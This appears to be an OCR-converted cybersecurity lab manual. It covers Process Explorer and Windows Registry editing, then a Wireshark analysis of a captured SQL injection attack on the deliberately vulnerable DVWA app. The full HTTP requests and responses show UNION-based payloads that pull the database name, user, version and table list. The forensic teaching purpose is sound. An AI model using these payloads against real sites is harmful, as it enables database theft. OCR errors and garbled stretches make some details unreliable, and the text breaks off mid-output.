


- c. Examine the details of the thread. What type of information is available in the Properties window?

Information available includes environment variable, security information, performance information, and printable strings.

Step 2: Explore handles.


- a. In the Process Explorer, click View > select Show Lower Pane > Handles to view the handles associated with the conhost.exe process.



Part 3: Exploring Windows Registry

The Windows Registry is a hierarchical database that stores most of the operating systems and desktop environment configuration settings. In this part, you will

- a. To access the Windows Registry, click Start > Search for regedit and select Registry Editor. Click Yes when asked to allow this app to make changes.




The Registry Editor has five hives. These hives are at the top level of the registry.


- HKEY_CLASSES_ROOT is actually the Classes subkey of HKEY_LOCAL_MACHINE\Software\. It stores information used by registered applications like file extension association, as well as a programmatic identifier (ProgID), Class ID (CLSID), and Interface ID (IID) data.
- HKEY_CURRENT_USER contains the settings and configurations for the users who are currently logged in.
- HKEY_LOCAL_MACHINE stores configuration information specific to the local computer.
- HKEY_USERS contains the settings and configurations for all the users on the local computer.
- HKEY_CURRENT_USER is a subkey of HKEY_USERS.
- HKEY_CURRENT_CONFIG stores the hardware information that is used at bootup by the local computer.

- b. In a previous step, you had accepted the EULA(End-User License Agreement) for Process Explorer. Navigate to the EulaAccepted registry key for Process Explorer.


Click to select Process Explorer in HKEY_CURRENT_USER > Software > Sysinternals > Process Explorer. Scroll down to locate the key EulaAccepted. Currently, the value for the registry key EulaAccepted is 0x00000001(1).



c. Double-click EulaAccepted registry key. Currently the value data is set to 1. The value of 1 indicates that the EULA has been accepted by the user.



d. Change the 1 to 0 for Value data. The value of 0 indicates that the EULA was not accepted. Click OK to continue.




What is value for this registry key in the Data column?
0x00000000(0)

	DllSortDirection	REG_DWORD	0x00000001 (1)
	ETWstandardUs...	REG_DWORD	0x00000000 (0)
	EulaAccepted	REG_DWORD	0x00000000 (0)
	FindWindowpla...	REG_BINARY	2c 00...
	FormatloBytes	REG_DWORD	0x00000001 (1)
	GrubNedLicens...	REG_DWORD	0x00000001 (1)

e. Open the Process Explorer. Navigate to the folder where you have downloaded SysInternals. Open the folder SysInternalsSuite > Open procepx.exe.

When you open the Process Explorer, what did you see?

The Process Explorer License Agreement dialog box



Practical No. 5

Objective: To perform a practical to Attack on a mySQL Database by using PCAP file

Procedure:

Step 1: Open Terminal and open the lab.support.files and locate the **SQL_Lab.pcap** file:

```
cd lab.support.files  
ls
```




```
(kali㉿kali)-[~]  
$ cd lab.support.files  
attack_scripts instructor malware mininet_services SQL_Lab.pcap  
apache_in_epoch.log applicationX_in_epoch.log letter_to_grandma.txt logstash-tutorial.log sample.img sample.img_SHA256.sig  
attack_scripts confidential.txt malware scripts  
confidential.txt cyops.mn elk_services openssl_lab mininet_services  
elk_services h2_dropbear.banner pcaps
```


Step 2: Open **SQL_Lab.pcap** in Wireshark to examine the captured network traffic.

```
wireshark SQL_Lab.pcap &
```

- The PCAP file opens within Wireshark and displays the captured network traffic. This capture file extends over an 8-minute (441 second) period, the duration of this SQL injection attack



Step 3: Within the Wireshark capture, right-click line 13 and select Follow > HTTP Stream. Line 13 was chosen because it is a GET HTTP request. This will be very helpful in following the data stream as the application layers sees it and leads up to the query testing for the SQL injection



Step 4: The source traffic is shown in red. The source has sent a GET request to host 10.0.2.15.

In blue, the destination device is responding back to the source.



```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/m
1client pkt, 1server pkt, 1 turn.

Entire conversation (5,894) ▾ Show as ASCII ▾ No delta times ▾ Stream 1 ▾
Find: Case sensitive Find Next
```

Step 5: In the Find field, enter 1=1. Click Find Next.



```
<div class="vulnerable_code_area">
  <form action="#" method="GET">
    <p>
      User ID: <input type="text" size="15" name="id">
      <input type="submit" name="Submit" value="Submit">
    </p>
  </form>
  <pre>ID: 1=<br />First name: admin<br />Surname: admin<br />
</pre>
</div>

<h2>More Information</h2>
<ul>
  <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
  <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
  <li><a href="http://ferruh.mavituna.com/sql-injection-cheat-sheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheat-sheet-oku/<a></li>
  <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet/<a></li>
  <li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
  <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
</ul>

<br /><br />
```



1client pkt, 1server pkt, 1 turn.

Entire conversation (5,894) ▾ Show as ASCII ▾ No delta times ▾ Stream 1 ▾
Find: 1=1 Case sensitive Find Next

Step 6: Close the HTTP stream window. In the next step, you will be viewing the continuation of an attack.

Explanation: The attacker has entered a query (1=1) into a UserID search box on the target 10.0.2.15 to see if the application is vulnerable to SQL injection. Instead of the application responding with a login failure message, it responded with a record from a database. The attacker has verified they can input an SQL command and the database will respond. The search string 1=1 creates an SQL statement that will be always true. In the example, it does not matter what is entered into the field, it will always be true.

Step 7: Within the Wireshark capture, right-click line 19, and click Follow > HTTP Stream. In the Find field, enter 1=1. Click Find Next.




Step 8: The attacker has entered a query (1' or 1=1 union select database(), user()#) into a UserID search box on the target 10.0.2.15. Instead of the application responding with a login failure message, it responded with the following information:

```
        </form>
        <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: adm
in<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First
name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#
<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), us
er()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select da
tabase(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union s
elect database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
    </div>
```

The database name is dvwa and the database user is root@localhost. There are also multiple user accounts being displayed.

Step 9: Close the Follow HTTP Stream window and Click **Clear display filter** to display the entire Wireshark conversation

Step 10: Within the Wireshark capture, right-click line 22 and select **Follow > HTTP Stream**. In red, the source traffic is shown and is sending the GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.




```
GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+version+%
28%29%23&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+sel
ect+database%28%29%2C+user%28%29%23&Submit=Submit
Cookie: security=low; PHPSESSID=m2n7d0t4remek0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:20:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1536
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=U
TF-8" />
        <title>Vulnerability: SQL Injection :: Damn Vulnerable Web Ap
plication (DVWA) v1.10 *Development*</title>
    </head>
    <body>
        <div>
            <pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, vers
ion ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID:
1' or 1=1 uni
on select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name:
Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
<br />First name: <br />Surname: 5.7.12-Ubuntu1.1</pre>
        </div>
        <h2>More Information</h2>
        <ul>
            <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.htm
l</a></li>
            <li><a href="https://en.wikipedia.org/wiki/SQL_injection" tar
get="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
            <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsh
eet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsh
eet-oku/</a></li>
        </ul>
    </body>
</html>
```

Step 11: In the **Find** field, enter **1=1**. Click **Find Next**.



```
<pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, vers
ion ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID:
1' or 1=1 uni
on select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name:
Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
<br />First name: <br />Surname: 5.7.12-Ubuntu1.1</pre>
</pre></div>
<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.htm
l</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" tar
get="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsh
eet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsh
eet-oku/</a></li>
</ul>
```

Explanation: The attacker has entered a query (`1' or 1=1 union select null, version ()#`) into a UserID search box on the target 10.0.2.15 to locate the version identifier. Notice how the version identifier is at the end of the output right before the `</pre></div>` closing HTML code.

Step 12: Close the Follow HTTP Stream window and click Clear display filter to display the entire Wireshark conversation

The attacker knows that there is a large number of SQL tables that are full of information. The attacker attempts to find them.

Step 13: Within the Wireshark capture, right-click on line 25 and select **Follow > HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

```
GET /dvwa/vulnerabilities/sql1/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sql1/?id=1%27+or+1%3D1+union+select+null%2C+table_name%23&Submit=Submit
Cookie: security=low; PHPSESSID=m12n7d0t4remk60n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:21:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 365
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8 />
        <title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 "Development"</title>
    </head>
    <body>
        client pkt | server pkt, 1 num.
        <table border="1">
            <tr>
                <td>Entire conversation (45 kB)</td>
                <td>Show as ASCII</td>
                <td>No delta times</td>
                <td>Stream 5</td>
            </tr>
        </table>
        Find: Case sensitive Find Next
        Filter Out This Stream Print Save as... Back x Close Help
    </body>
</html>
```

Step 14: In the Find field, enter **users**. Click **Find Next**.

bles#
First name:
Surname: INNODB_SYS_TABLESPACES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_METRICS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_SYS_FOREIGN_COLS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_CMPMEM</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INNODB_SYS_TABLES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: event</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: help_category</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: help_relation</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: help_topic</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: innodb_index_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: innodb_table_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: client_pkt, !server_pkt, 1,turn.

The attacker has entered a query (`1' or 1=1 union select null, table_name from information_schema.tables#`) into a UserID search box on the target 10.0.2.15 to view all the tables in the database. This provides a huge output of many tables, as the attacker specified “null” without any further specifications.

```

bles#<br />First name: <br />Surname: INNODB_SYS_TABLESPACES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_METRICS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_FOREIGN_COLS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_CMPMEM</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: 